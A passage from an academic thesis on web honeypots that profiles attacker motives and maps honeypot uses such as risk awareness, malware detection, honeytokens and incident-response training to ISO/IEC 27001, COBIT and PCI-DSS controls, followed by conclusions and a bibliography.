Another difference in this modus operandi when comparing with script kiddies is that they are worried in hiding the bot and remain undetected, by for example disabling the anti-virus or installing a rootkit, in order to maintain the access to their zombies active and continue increasing the botnet power and size. This botnet power and size are the main factors that influence the profit when selling the botnet in the black market, if financial gain is the attacker's major motivation.

The threat factor of these botnets is rising throughout the years as more and more botnets are discovered with an increasing number of zombies. The botnet owners have the power to perform distributed denial of service to government and commercial entities affecting their availability of operations and consequently causing reputation damage and business losses. Some botnets are also a vehicle to send spam producing large quantities of illicit financial gain due to hoaxes and inexpensive advertisement. Phishing attempts can also be distributed via botnet mechanisms.

4.2.3 Knowledge Attackers

Our honeypot infrastructure is installed in a university IP range and has no real challenge regarding data value. The honeypot applications installed tried to simulate confidential data value such as students' forums, blogs and administration panels with predefined known vulnerabilities. Any knowledge attacker will first gather information about the target and conclude that it is situated in

a university and unless he has specific reasons to attack that host, he will continue his challenge elsewhere.

The only event where we can conclude that the attacker gathered information about the IP range ownership was the attempt to proxy requests to a scientific subscription article site. The attacker researched that multiple universities have access to scientific subscription article sites and some of those sites authenticate the subscription with the universities source IP address providing access to paid articles. The motive of this attack can be classified as profit to save money not buying the individual articles directly onsite or selling this privileged information to other individuals looking to access to scientific subscription articles for less money than the online subscription. The search for more information can also be an influence factor to balance regarding his motive, as these subscription sites present actual and valuable research information.

Chapter 5

Risk

*"He who is prudent and lies in wait for an enemy who is not, will be victorious."
—Sun Tzu, the Art of War*

There are multiple frameworks commonly used by organizations that help us to organize an information security system measuring the risk involving IT assets. This chapter analyses how the honeypots can contribute to the risk awareness concerning threat and vulnerability identification by looking at multiple frameworks in a methodological critical approach. Using the knowledge gathered from the honeypot testbed experience and the profiling of the attacker's mindset, an evaluation is performed to research how the honeypot concepts adapt to each framework's objectives and controls, bringing added value to the organization's risk mitigation requirements.

5.1 ISO/IEC 27001

In the general requirements of the ISO/IEC 27001 standard (Section 4.2) it is stated that it is necessary to assess the realistic likelihood of a security failure occurring in the light of prevailing threats and vulnerabilities and impacts associated with the assets and the controls currently implemented. This realistic likelihood can be measured effectively using real honeypots with the same vulnerabilities as production systems. This approach mimics the production systems behaviour exposing the decoys to the same threat level.

The ISO/IEC 27001 standard mandates that is crucial to monitor and review the ISMS to identify attempted and successful security breaches and incidents. The honeypots could bring to this requirement increased added value when compared to traditional intrusion detection systems, because of the detailed information gathered about an attack, which enables gaining real know-how and situational awareness of the risk that the asset faces. The usual intrusion detection systems deployed in organizations commonly match attack signatures with attacking procedures full of false positives and deviate the time of security personnel from protecting the critical assets. With limited attack information, it is difficult to distinguish if the system was indeed compromised and what were

the attacker's real actions before and after the compromise. The proactive methodology of the honeypots follows the same principle of continuous improvement employed in ISO/IEC 27001 being able to adapt to the attacker following as close as possible the real actions of its behaviour while controlling the critical assets.

In ISO/IEC 27002, the supporting standard for ISO/IEC 27001, there are some controls that can be adapted to the added value of honeypots. The control for protection against malicious code (27001 Annex A.10.4.1) can be complemented with a honeypot by performing evaluation of malicious code using client honeypots and by having a honeypot infrastructure capable of monitoring malicious code spreading mechanisms. The use of multiple different malware analysis is suggested in the standard as a vector to improve the effectiveness of malicious code protection.

The ISO/IEC 27002 standard suggests that is necessary to reduce risks from exploitation of technical vulnerabilities (27001 Annex A.12.6). The control defines that timely information about technical vulnerabilities of information systems being used should be obtained, the organization's exposure to such vulnerabilities evaluated and appropriate measures taken to address the associated risk. This is the main focus of the honeypot technology and by adequate use of honeypots it is possible to accomplish this goal of establishing an effective management process for technical vulnerabilities that responds to the requirements:

- The organization should define and establish the roles and responsibilities associated with technical vulnerability management, including vulnerability monitoring, vulnerability risk assessment, patching, asset tracking, and any coordination responsibilities required;
- Defining the information resources that will be used to identify relevant technical vulnerabilities and to maintain awareness about them should be identified for software and other technology; These information resources should be updated based on changes in the inventory, or when other new or useful resources are found;
- A timeline should be defined to react to notifications of potentially relevant technical vulnerabilities;
- Once a potential technical vulnerability has been identified, the organization should identify the associated risks and the actions to be taken; The action could involve patching of vulnerable systems or applying other controls;

The ISO/IEC 27002 standard details the need to ensure a consistent and effective approach to the management of information security incidents (27001 Annex A.13.2.2). It suggests defining the responsibilities and procedures to deal with the incidents collecting forensic evidence for internal problem analysis. The forensic evidence can also be used to pursue a legal action preserving the chain of custody that assures the admissibility in court. This admissibility is influenced by how the evidence is collected, retained and presented along with the assurance of its quality and completeness. This chain of custody shall be registered in a complete documented evidence trail and stored in a secure location. This collection of evidence can be gathered using honeypots or honeypot data gathering mechanisms. It can be seen that the chain of custody has multiple requirements to be admitted in court, so training how to collect and preserve the evidence should

HoneyPot Concept	ISO/IEC 27001
Risk Awareness	4.2 Establishing and managing the ISMS
Secure Coding	A.12.2 Correct processing in applications
Malicious Code Detection	A.10.4.1 Controls against malicious code
Information Disclosure Detection	A.12.5.4 Information leakage
Vulnerability Management	A.12.6 Technical vulnerability management
Incident Response	A.13.2.2 Learning from information security incidents

Table 5.1: HoneyPot benefits to ISO/IEC 27001

be an exercise first performed on decoy systems such as honeypots, to prepare for a real incident on production systems.

The ISO/IEC 27002 standard states that there should be a learning experience from information security incidents allowing the incidents to be monitored and quantified. The information gained from the evaluation of information security incidents should be used to identify recurring or high impact incidents. This learning can be developed with the risk and threat awareness delivered with the continuous use and analysis of honeypots. Honeypots were founded as a unique possibility of learning about the modus operandi of attackers developing situational awareness about the security status of the infrastructure, allowing investigators to develop the know-how to recognize and treat these incidents with appropriate procedures when they happen in the real critical systems.

In the ISO/IEC 27002 standard there is a section concerning the correct processing in applications (27001 Annex A.12.2) detailing components such as input and output data validation that are the cause of multiple web attacks like those analysed in this thesis. Although the honeypots are no direct defense against those attacks, they provide the necessary learning and research capabilities necessary for secure programming and correct evaluation of the risk that results with the lack of validation in applications. The attacked decoy web applications can measure the threat level and serve as case studies for future applications developed.

The protection of organizational records is also a subject detailed in the ISO/IEC 27002 standard regarding its loss, destruction or manipulation (27001 Annex A.12.5.4). Organization information disclosure attacks happen frequently in an enterprise and they are difficult prevent or even to detect. The concept of honeytokens can help in the detection of disclosure of critical data by placing careful bogus monitored records in such datastores and track those records while they travel through the network serving as a warning that the data is being disclosed. These detection mechanisms can be complemented with intrusion prevention solutions that limit data losses by identifying the bogus records and block further data travel or tear down the connection.

The summary of the honeypots concepts and their relation to the ISO/IEC 27701 standard can be found in Table 5.1.

5.2 COBIT

The Cobit plan and organise domain has a process that deals specifically with assessing and managing IT risks (Control PO9). Among its control objectives there is the requirement of risk event

identification, where an event is an important realistic threat that exploits a significant applicable vulnerability causing a negative impact to business. These events deal with multiple aspects: business, regulatory, legal, technology, trading partner, human resources and operational. Under the technology events, honeypots can play the role of accessing the threats to the assets, determining the severity of the impact when dealing with vulnerabilities and developing risk awareness in the organization. This enables to determine the nature of the impact and adds value to the risk registry by detailing real relevant risks that might pass unnoticed without using decoy systems.

Another control objective inside this process is conducting risk assessments on a recurrent basis being able to determine the likelihood and impact of all identified risks, using qualitative and quantitative methods, where honeypots can gather the necessary information to qualify and quantify the risk impact on technological assets. Honeypots can also contribute to the risk response control objective being able to prepare the personnel for real responses due to training gathered from honeypot detailed attack information analysis.

The Cobit acquire and implement domain has one process that deals with acquiring and maintaining application software (Control AI2) where honeypots also present an adequate measure when regarding risk awareness. Honeypots bring benefits to the application security and availability control objective by feeding the know-how regarding application attacks and how to code adequate security safeguards. Being honeypots most of the time compromised to install distributed denial of service zombies, they create the necessary awareness regarding threats against availability and show how common denial of service proliferates. Regarding the development of application software control objective, honeypots promote secure coding by showing developers how the attacks work and how they can be suppressed. This is performed with detailed information gathered from decoy systems enabling the research without harming critical production systems.

The acquire and maintain technology infrastructure process has the control objective of infrastructure maintenance that mandates that there should be a strategy and plan for the infrastructure maintenance that includes periodic reviews against business needs, patch management, upgrade strategies, risks, vulnerability assessment and security requirements. Honeypots contribute to risk awareness that help to identify and quantify risks, they also show new methods and tools to exploit known vulnerabilities, uncover unknown vulnerabilities and provide information to respond to the security requirements that mitigate the risk caused by them.

The deliver and support domain has a specific process that deals with ensuring systems security. The security testing, surveillance and monitoring control objective (Control DS5.5) has the task of ensuring that the enterprise security baseline is maintained by testing and monitoring the IT implementation in a proactive way. It states that a logging and monitoring function will enable the early prevention and detection and subsequent timely reporting of unusual or abnormal activities that may need to be addressed. The honeypot technology promotes the proactivity by learning from attacked decoys and gathering the latest malicious tools used by attackers. It monitors the environment detecting unusual or abnormal activities while deviating the attention of the attacker from the critical systems. It tests the security baseline of enterprise systems by evaluating the robustness of the honeypots deployed using that security baseline.

Another control objective inside the systems security process (Control DS5.6) is to define security incidents communicating its characteristics so they are properly classified and treated by the

Honey-pot Concept	COBIT
Risk Awareness	PO9 Assess and manage IT risks
Secure Coding	AI2 Acquire and maintain application software
Malicious Code Detection	DS5.9 Malicious software prevention, detection and correction
Information Disclosure Detection	DS11.6 Security requirements for data management
Vulnerability Management	DS5.5 Security testing, surveillance and monitoring
Incident Response	DS5.6 Security incident definition

Table 5.2: Honey-pot benefits to COBIT

problem management process. The classification of security incidents needs specific training and awareness of threats and security risks. Although multiple courses exist on that matter, it is crucial to have live training on the organization's infrastructure to adapt to real incidents and this is where a research honey-pot testbed will help. The honey-pot testbed trains the personnel by dealing with attacks in research decoy systems that do not interfere with business critical systems and develop a risk awareness mindset that allows them to recognize characteristics of security incidents when they really happen in production systems.

Another control objective inside this process (Control DS5.9), where honey-pots play a vital role, is malicious software prevention, detection and correction. Honey-pots have measures to deal with malicious software such as viruses, worms, spyware and spam. Worms are detected, monitored and researched by compromising honey-pot decoys, spyware is evaluated using client-side honey-pots and spam is detected and mitigated using email honey-pots in conjunction with honeytokens.

The delivery and support domain has a process that deals with data management and has one control objective of defining and implementing the policies and procedures (Control DS11.6) to identify and apply security requirements applicable to the receipt, processing and storage and output of data to meet business objectives. The requirement of data confidentiality must be maintained in order to preserve business secrets and assure the privacy of clients' records, so information disclosure should be detected. Honeytokens can be used to limit information disclosure by ensuring the detection of carefully placed bogus records maintaining data security.

The summary of the honey-pots concepts and their relation to the COBIT Framework can be found in Table 5.2.

5.3 PCI-DSS

The Payment Card Industry Data Security Standard was built with the main requirement of protecting the cardholder data when dealing with online transactions. It has requirements dealing with storage of limited card information explaining what shouldn't be kept in the database and mandates that encryption is used during travel and storage to protect cardholder data from disclosure (Requirement 3.1). Here the honeypot principle can be used to detect the disclosure of data by using decoy invalid cards and deviating the attention during an attack from the real encrypted cards.

The PCI-DSS mandates that a process must be established to identify newly discovered vulnerabilities responding to the requirement of developing and maintaining a secure system or application

(Requirement 6.2). This requires a constant vulnerability awareness program that can be complemented by deploying decoy honeypot systems monitored to find new vulnerabilities. Only reading security disclosure information from outside sources might not be enough to catch new threats as the vulnerability disclosure time window is decreasing throughout the years, leaving no time for security administrators to act accordingly protecting critical systems.

This standard has detailed requirements of coding guidelines against specific web vulnerabilities such as:

- Cross-site scripting (XSS): Validate all parameters before inclusion;
- Injection flaws: Validate input to verify user data cannot modify meaning of commands and queries;
- Malicious file execution: Validate input to verify application does not accept filenames or files from users;
- Insecure direct object references: Do not expose internal object references to users;
- Cross-site request forgery (CSRF): Do not rely on authorization credentials and tokens automatically submitted by browsers;
- Information leakage and improper error handling: Do not leak information via error messages or other means;
- Broken authentication and session management: Properly authenticate users and protect account credentials and session tokens;
- Insecure cryptographic storage: Prevent cryptographic flaws;
- Insecure communications: Properly encrypt all authenticated and sensitive communications;
- Failure to restrict URL access: Consistently enforce access control in presentation layer and business logic for all URLs.

Secure coding best practices (Requirement 6.5) against these vulnerabilities can be achieved by learning from the attacks that web applications face everyday. Although attacks can be detected using intrusion detection systems, there is no detailed information available that can serve as a learning experience, which is why honeypots are better to learn how vulnerabilities work and how they are exploited by attackers in order to promote secure coding from the lessons learned. This vulnerability awareness and know-how becomes crucial in understanding the issues detected by vulnerability assessments as there is another requirement that states that is necessary to conduct them on an ongoing basis. The know-how gained from honeypot analysis allows developers to address these issues with secure programming to safeguard for similar situations.

The standard mandates that anti-virus software is installed on all systems commonly affected by malicious software and that it should detect, remove and protect against those threats (Requirement 5.1.1). It should be updated, running and generating audit logs. The honeypot architecture can complement anti-virus software by testing unknown suspicious malware in a controlled environment that the anti-virus has not classified yet. It is capable of detecting web malware using

Honeypot Concept	PCI-DSS
Risk Awareness	12.1.2 Identify threats and vulnerabilities,conduct risk assessment
Secure Coding	6.5 Develop all web applications with secure coding guidelines
Malicious Code Detection	5.1.1 Detect, remove and protect against malicious software
Information Disclosure Detection	3.1 Keep cardholder data storage to a minimum
Vulnerability Management	6.2 Identify newly discovered security vulnerabilities
Incident Response	12.9 Implement an incident response plan

Table 5.3: Honeypot benefits to PCI-DSS

client honeypots and monitors the consequent behaviour and provides implicit detection against worms by detecting its propagation to decoy systems. The concept of having available a honeypot test environment provides the necessary know-how to detect, remove and treat unknown malware threats.

PCI-DSS also requires that an incident response plan (Requirement 12.9) is documented along with providing the appropriate training to staff with security breach response responsibilities. This continuous training can be achieved with periodical external courses, but practical onsite training is also fundamental to get familiar with the infrastructure and issues encountered. Honeypots can perform this role providing staff with onsite non critical system training to develop the necessary incident awareness to respond to real situations. Humans learn better by practicing and making mistakes, so honeypots provide such a research infrastructure without affecting the critical assets.

The PCI-DSS explains that the information security policy should reference that there should be an annual process that identifies threats and vulnerabilities resulting in a formal risk assessment (Requirement 12.1.2). This formal risk assessment promotes the risk awareness capabilities of the organization annually, but this awareness should be maintained with continuous improvements to ease annual evaluation and there honeypots can play a vital part. Honeypots contribute to the identification of threats to business with decoy infrastructures, monitoring exploited vulnerabilities, gathering detailed information about intrusions and malicious actions performed by attackers.

The summary of the honeypots concepts and their relation to the PCI-DSS can be found in Table 5.3.

5.4 Discussion

It can be observed from the previous individual risk framework analysis that the honeypots can bring benefits to multiple requirements in each framework. The honeypot contribute is not constrained to benefic measures specific to each framework, because they all deal with the same basis requirements under different names and aggregated in different groups (Table 5.4).

The major benefits of using honeypot concepts when dealing with risk frameworks are:

- The creation of a risk awareness culture being able to correctly identify the threats to IT and evaluate the impact to business when an attack is consummated;

Honeypot Concept	Benefit Impact
Risk Awareness	High
Secure Coding	Low
Malicious Code Detection	High
Information Disclosure Detection	Medium
Vulnerability Management	High
Incident Response	Medium

Table 5.4: Honeypot benefit impact

- The promotion of secure coding by learning from the application attacks suffered, evaluating the coding vulnerabilities that were explored and developing the safeguards necessary to correct them;
- The detection of malicious code due to monitorization of propagation attempts and unusual activity, along with the testing of suspicious webpages and binaries in a test decoy environment;
- The detection of disclosure of information with the monitorization of decoy bogus items (honeytokens);
- The creation of an accurate timely vulnerability management framework being able to identify, analyse and patch with a minimum time delay recent disclosed or unknown exploits and malicious tools used by attackers to intrude systems;
- The creation of an incident management and response system capable of identifying, classifying and addressing security problems;

Chapter 6

Conclusions

"Opportunities multiply as they are seized."

—Sun Tzu, *the Art of War*

In this thesis an evaluation of web attack threats is presented focusing in the importance of developing the necessary risk awareness to mitigate them. To gather this attack information a high-interaction web honeypot test environment was installed, configured and monitored. The attacks captured by this honeypot testbed show a rise of power of less skilled individuals with the use of the botnet concept where the important factor is gathering the maximum number of hosts possible. This behaviour awakes the threat where the objective is to maximize the intrusion rate by conducting untargeted attacks for financial gain. These attacks are done to machines with little data interest and known security deficiencies that are probed randomly by multiple attackers using specific vulnerabilities commonly present on the Internet. It does not matter what the machine's function is or even if it contains simple vulnerabilities other than the one probed, it is simply another IP address available on the Internet where a bot can be installed.

With the lessons learned during the research, it can be seen that nowadays the honeypots are still an underestimated technology with little use from enterprises, which I believe is mainly because of lack of consolidated knowledge regarding this proactive technology and little know-how of its uses and benefits. The fear of challenging the attacker and being unable to control the consequences of the intrusion is also a deterrence factor in the use of honeypots by enterprises. These issues are never balanced with the possibility of developing the necessary risk awareness within the enterprise using these decoy systems to be able to defend the critical assets when a real attack emergency happens. I believe this is a critical factor enhanced by the use of honeypots: the possibility of being familiar with the modus operandi of the attacker and being prepared to respond to a real situation. Readiness only becomes effective with adequate training and this training is done using a test honeypot environment.

The use of honeypots to be able to identify information disclosure will bring added value and costless solution to enterprises in a time where multiple expensive data loss protection solutions are being deployed across their networks with the escalation of the management burden to the IT

staff. The principle of the honeypot concept integrates seamlessly in most environments with few changes necessary to existing solutions to be able to effectively monitor the tokens.

Most of the times, enterprises have multiple risk and security frameworks already in place to be able to respond to compliance requirements. In these risk frameworks the demand of developing a risk awareness program is detailed with the deployment of multiple controls. In this thesis some of these frameworks were analysed and it can be concluded that the honeypot technology plays a vital part in responding to those needs by applying some of its basis concepts. I believe multiple opportunities will appear in the future with new uses and concepts regarding honeypots and sooner or later most of the security community will try this proactive technology and figure out the real value it deserves.

Another concluding remark worth mentioning is the lack of knowledge that integrates such frameworks directly within the technology and the difficulty of mapping specific technology in risk frameworks. It is known that such frameworks are written as an orientation and no single applicability of its technological controls is mandated, but the implementation of the controls is performed by technical people with little knowledge of the frameworks and the frameworks are created by people with little knowledge specific to the technology. It can be concluded from this point of view that most of the times there is a wide gap between the framework guidance and technology deployed. In a top down security approach there are risk and compliance frameworks that technical people do not understand and have problems in following and in a bottom up approach there are multiple security metrics gathered directly from the technology that do not translate directly into the business. In my point of view the creation of hybrid security personnel with competences in understanding the risk, compliance and security frameworks and being able to monitor and guide the implementation of the technical controls is the only effective solution to mitigate the risk and promote the adequate risk awareness.

As future work regarding this thesis, there can be a different approach to gather information about web attacks where the information value plays a major role. By simulating a resource with valuable information, for example by registering a bogus bank domain and establish a decoy honeypot website to serve that domain, there might be possible to gather web attacks with improved expertise conducted by expert attackers. It might be interesting to compare the attack results of this thesis with that future work attack results to evaluate if the web attack reports that are disclosed everyday resemble real values or are based on opinions to promote security individuals and their organizations.

Bibliography

- [1] Paulo Verissimo, Nuno Neves, and Miguel Correia. The middleware architecture of mafia: A blueprint. In *Proceedings of the Third IEEE Information Survivability Workshop*, 2000.
- [2] Gonzalo Álvarez and Slobodan Petrovic. A new taxonomy of web attacks suitable for efficient encoding. *Computers & Security*, 22(5):435–449, 2003.
- [3] Jung-Ying Lai, Jain-Shing Wu, Shih-Jen Chen, Chia-Huan Wu, and Chung-Huang Yang. Designing a taxonomy of web attacks. In *Proceedings of the International Conference on Convergence and Hybrid Information Technology ICHIT '08*, pages 278–282, 28–30 Aug. 2008.
- [4] IBM. X-force 2008 mid-year trend statistics, July 2008.
- [5] Ofer Shezaf. Web 2.0 hacking incidents & trends 1st quarter. Secure Enterprise 2.0 Forum, May 2009.
- [6] ISO/IEC 27001. Information technology - security techniques - information security management systems - requirements. <http://www.iso.org>, October 2005.
- [7] ISACA. Cobit framework 4.1. <http://www.isaca.org>, 2007.
- [8] PCI-DSS. Payment card industry data security standard version 1.2. <http://www.pcisecuritystandards.org>, October 2008.
- [9] EC-Council. Certified ethical hacker course. <http://www.eccouncil.org/>, 2006.
- [10] J. Howard and T. Longstaff. A common language for computer security incidents. Sandia Intelligence Labs, 1998.
- [11] Jeremiah Grossman. Web application security risk report. Whitehat Security, 4 2007.
- [12] Jeremiah Grossman. Website vulnerabilities revealed. Whitehat Security, 2008.
- [13] Jeremiah Grossman. Whitehat website security statistic report. 7th Edition, 2009.
- [14] Jeremiah Grossman. Whitehat website security statistic report. 6th Edition, 2008.
- [15] Ryan Barnett. Web hacking incidents database 2007 report. Breach Security, 2007.
- [16] Ryan Barnett. Web hacking incidents database 2008 report. Breach Security, 2008.

- [17] James B. D. Joshi, Walid G. Aref, Arif Ghafoor, and Eugene H. Spafford. Security models for web-based applications. *Commun. ACM*, 44(2):38–44, 2001. ISSN 0001-0782.
- [18] Bojan Jovicic and Dejan Simic. Common web application attack types and security using asp.net. *Computer Science Information Systems*, 3(2):83–96, 2006.
- [19] N. Mendes, A. Neto, J. Duraes, M. Vieira, and H. Madeira. Assessing and comparing security of web servers. In *PRDC '08: Proceedings of the 2008 14th IEEE Pacific Rim International Symposium on Dependable Computing*, pages 313–322, Washington, DC, USA, 2008. IEEE Computer Society.
- [20] NetContinuum. Reducing the risk of web attacks through proper input validation. Technical Brief, 2003.
- [21] T. Holz, S. Marechal, and F. Raynal. New threats and attacks on the world wide web. *IEEE Security & Privacy*, 4(2):72–75, March–April 2006.
- [22] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan. *Improving Web Application Security: Threats and Countermeasures*. Microsoft Corporation, June 2003.
- [23] Andrew Petukhov. Business logic vulnerabilities. *OWASP*, 2008.
- [24] Sean Philip Oriyano. Anatomy of a web attack. IBM Technical Report, February 2009.
- [25] Simon Hansman and Ray Hunt. A taxonomy of network and computer attacks. *Computers & Security*, 24(1):31–43, 2005.
- [26] OWASP. Open web application security project. <http://www.owasp.org>.
- [27] WASC. Web security threat classification. <http://www.webappsec.org>, 2004.
- [28] Cenzic. Web application security trends report q3-q4 2008, 2009.
- [29] L. Spitzner. *Honeypots: Tracking Hackers*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2002.
- [30] Fabien Pouget, Marc Facier, and Hervé Febar. Attack processes found on the internet. In *NATO Research and technology symposium IST-041 "Adaptive Defence in Unclassified Networks", 19 April 2004, Toulouse, France*, April 2004.
- [31] Ryan Talabis. Honeypots 101: A honeypot by any other name. *The Philippine Honeynet Project*, 2007.
- [32] Robert McGrew and Rayford B. Vaughn Jr. Experiences with honeypot systems: Development, deployment, and analysis. In *HICSS '06: Proceedings of the 39th Annual Hawaii International Conference on System Sciences*, page 220.1, Washington, DC, USA, 2006. IEEE Computer Society.
- [33] Iyatiti Mokube and Michele Adams. Honeypots: concepts, approaches, and challenges. In *ACM-SE 45: Proceedings of the 45th annual southeast regional conference*, pages 321–326, New York, NY, USA, 2007. ACM.

- [34] Vinod Yegneswaran, Paul Barford, and Vern Paxson. Using honeynets for internet situational awareness. In *Proceedings of the Fourth Workshop on Hot Topics in Networks (HotNets IV)*, 2005.
- [35] Patrick Diebold, Andreas Hess, and Günter Schäfer. A honeypot architecture for detecting and analyzing unknown network attacks. *Kommunikation in Verteilten Systemen (KiVS)*, pages 245–255, 2005.
- [36] Feng Zhang, Shijie Zhou, Zhiguang Qin, and Jinde Liu. Honeypot: a supplemented active defense system for network security. In *Proceedings of the Fourth International Conference on Parallel and Distributed Computing, Applications and Technologies, PDCAT'2003.*, pages 231–235, Aug. 2003.
- [37] Christian Seifert, Ian Welch, and Peter Komisarczuk. Taxonomy of honeypots. Victoria University of Wellington Computer Science Technical Report, 2006.
- [38] HoneyNet. Project <http://www.honeynet.org>.
- [39] HoneyNet-Project-PT. <http://www.honeynet.org.pt>.
- [40] Lance Spitzner. Honeytokens: The other honeypot. Securityfocus <http://www.securityfocus.com/infocus/1713>, July 2003.
- [41] Reto Baumann and Christian Plattner. White paper: Honeypots, 2002.
- [42] Souleymane Oumtanaga, Prosper Kimou, and Kouadio Gaza Kevin. Specification of a model of honeypot attack based on raised data. In *Proceedings of World Academy of Science, Engineering and Technology*, volume 17, December 2006.
- [43] Miguel Hernández López and Carlos Francisco Lerma Reséndez. Honeypots: Basic concepts, classification and educational use as resources in information security education and courses. In *Proceedings of the Informing Science & IT Education Conference*, 2008.
- [44] Aaron Lanoy and Gordon W. Romney. A virtual honeynet as a teaching resource. In *7th International Conference on Information Technology Based Higher Education and Training, 2006. ITHET '06.*, pages 666–669, July 2006.
- [45] J. Briffaut, J.-F. Lalande, and C. Toinard. Security and results of a large-scale high-interaction honeypot. *Journal of Computers*, 4(5), May 2009.
- [46] Fabien Pouget, Marc Dacier, and Hervé Debar. White paper: honeypot, honeynet, honey-token: terminological issues. Technical Report EURECOM+1275, Institut Eurecom, France, Sep 2003.
- [47] Georg Wicherski. Medium interaction honeypots. German HoneyNet Project, April 2006.
- [48] Jean-Marc Seigneur, Anselm Lambert, Pr Email Honeypot, Patroklos G. Argyroudis, and Christian D. Jensen. Pr3 email honeypot, 2003.
- [49] Niels Provos and Thorsten Holz. *Virtual honeypots: from botnet tracking to intrusion detection*. Addison-Wesley Professional, 2007.

- [50] Iyad Kuwatly, Malek Sraj, Zaid Al Masri, and Hassan Artail. A dynamic honeypot design for intrusion detection. In *ICPS '04: Proceedings of the The IEEE/ACS International Conference on Pervasive Services*, pages 95–104, Washington, DC, USA, 2004. IEEE Computer Society.
- [51] Christopher Hecker, Kara L. Nance, and Brian Hay. Dynamic honeypot construction. In *Proceedings of the 10th Colloquium for Information Systems Security Education*. ASSERT Center, University of Alaska Fairbanks, University of Maryland, University College Adelphi, June 2006.
- [52] K. G. Anagnostakis, S. Sidiroglou, P. Akritidis, K. Xinidis, E. Markatos, and A. D. Keromytis. Detecting targeted attacks using shadow honeypots. In *SSYM'05: Proceedings of the 14th conference on USENIX Security Symposium*, pages 9–9, Berkeley, CA, USA, 2005. USENIX Association.
- [53] Lance Spitzner. Honeypots: Catching the insider threat. In *ACSAC '03: Proceedings of the 19th Annual Computer Security Applications Conference*, page 170, Washington, DC, USA, 2003. IEEE Computer Society.
- [54] Clifford Stoll. *The Cuckoo's Egg: Tracking a Spy through the Maze of Computer Espionage*. Pocket Books, 2000.
- [55] Bill Cheswick. An evening with berferd in which a cracker is lured, endured, and studied. In *Proceedings Winter USENIX Conference*, pages 163–174, 1990.
- [56] Steven M. Bellovin. There be dragons. In *Proceedings UNIX Security Symposium III*, pages 1–16, 1992.
- [57] Fred Cohen. The deception toolkit. <http://www.all.net/dtk/index.html>, November 1997.
- [58] Ryan Talabis. Honeypots 101: A brief history of honeypots. *The Philippine Honeynet Project*, 2007.
- [59] Honeynet-Project. Know your enemy: Honeynets - what a honeynet is, its value, overview of how it works, and risk/issues involved. May 2006.
- [60] Honeynet-Project. Know your enemy: Defining virtual honeynets. January 2003.
- [61] Honeynet-Project. Know your enemy: Genii honeynets. May 2005.
- [62] Honeynet-Project. Know your enemy: Honeynets in universities. April 2004.
- [63] Christian Kreibich and Jon Crowcroft. Honeycomb: creating intrusion detection signatures using honeypots. *SIGCOMM Comput. Commun. Rev.*, 34(1):51–56, January 2004.
- [64] Chi-Hung Chi, Ming Li, and Dongxi Liu. A method to obtain signatures from honeypots data. In *Network and Parallel Computing*, pages 435–442, 2004.
- [65] J. Tian, J. Wang, X. Yang, and R. Li. A study of intrusion signature based on honeypot. *International Conference on Parallel and Distributed Computing Applications and Technologies*, 0:125–129, 2005.

- [66] Georgios Portokalidis, Asia Slowinska, and Herbert Bos. Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In *EuroSys '06: Proceedings of the ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*, pages 15–27, New York, NY, USA, 2006. ACM.
- [67] Urjita Thakar, Sudarshan Varma, and A.K. Ramani. Honeyanalyzer analysis and extraction of intrusion detection patterns & signatures using honeypot. In *The second International Conference on Innovations in Information Technology*, 2005.
- [68] Niels Provos. A virtual honeypot framework. In *SSYM'04: Proceedings of the 13th conference on USENIX Security Symposium*, Berkeley, CA, USA, 2004.
- [69] N. Dagdee and U. Thakar. Intrusion attack pattern analysis and signature extraction for web services using honeypots. In *Proceedings of the First International Conference on Emerging Trends in Engineering and Technology ICETET '08*, pages 1232–1237, 16–18 July 2008.
- [70] Jungsuk Song, Hiroki Takakura, and Yasuo Okabe. Cooperation of intelligent honeypots to detect unknown malicious codes. *WOMBAT, Workshop on Information Security Threats Data Collection and Sharing*, 0:31–39, 2008.
- [71] D. Cavalca and E. Goldoni. Hive: an open infrastructure for malware collection and analysis. In *Proceedings of the 1st Workshop on Open Source Software for Computer and Network Forensics (ossconf08)*, Milan, Italy, September 2008.
- [72] Paul Baecher, Markus Koetter, Maximillian Dornseif, and Felix Freiling. The nepenthes platform: An efficient approach to collect malware. In *Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 165–184. Springer, 2006.
- [73] Jan Goebel, Jens Hektor, and Thorsten Holz. Advanced honeypot-based intrusion detection. *log in Usenix Magazine*, 31(6), December 2006.
- [74] Jianwei Zhuge, Thorsten Holz, Xinhui Han, Chengyu Song, and Wei Zou. Collecting autonomous spreading malware using high-interaction honeypots. In *Proceedings of 9th International Conference on Information and Communications Security (ICICS 2007)*, pages 438–451, December 2007.
- [75] J. Jensen. A novel testbed for detection of malicious software functionality. In *Proceedings Third International Conference on Availability, Reliability and Security ARES 08*, pages 292–301, 4–7 March 2008.
- [76] Jason D. Ortiz and Pascal Meunier. Client honeypots on reassurance. Technical report, CERIAS Purdue University, May 2009.
- [77] Yimin Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Sam King. Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. In *NDSS: Network and Distributed System Security Symposium*, 2006.

- [78] Xiaoyan Sun, Yang Wang, Jie Ren, Yuefei Zhu, and Shengli Liu. Collecting internet malware based on client-side honeypot. In *The 9th International Conference for Young Computer Scientists, ICYCS 2008*, pages 1493–1498, Nov. 2008.
- [79] Ali Ikinici, Thorsten Holz, and Felix C. Freiling. Monkey-spider: Detecting malicious websites with low-interaction honeyclients. In *Sicherheit*, pages 407–421, 2008.
- [80] Cliff C. Zou, Weibo Gong, Don Towsley, and Lixin Gao. Monitoring and early detection for internet worms. *IEEE/ACM Transactions on Networking*, 13:961–974.
- [81] Manuel Costa, Jon Crowcroft, Miguel Castro, Antony Rowstron, Lidong Zhou, Lintao Zhang, and Paul Barham. Vigilante: End-to-end containment of internet worms. In *Proceedings of the Symposium on Systems and Operating Systems Principles (SOSP)*, pages 133–147, 2005.
- [82] David Dagon, Xinzhou Qin, Guofei Gu, Wenke Lee, Julian Grizzard, John Levine, and Henry Owen. Honeystat: Local worm detection using honeypots. In *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 39–58, 2004.
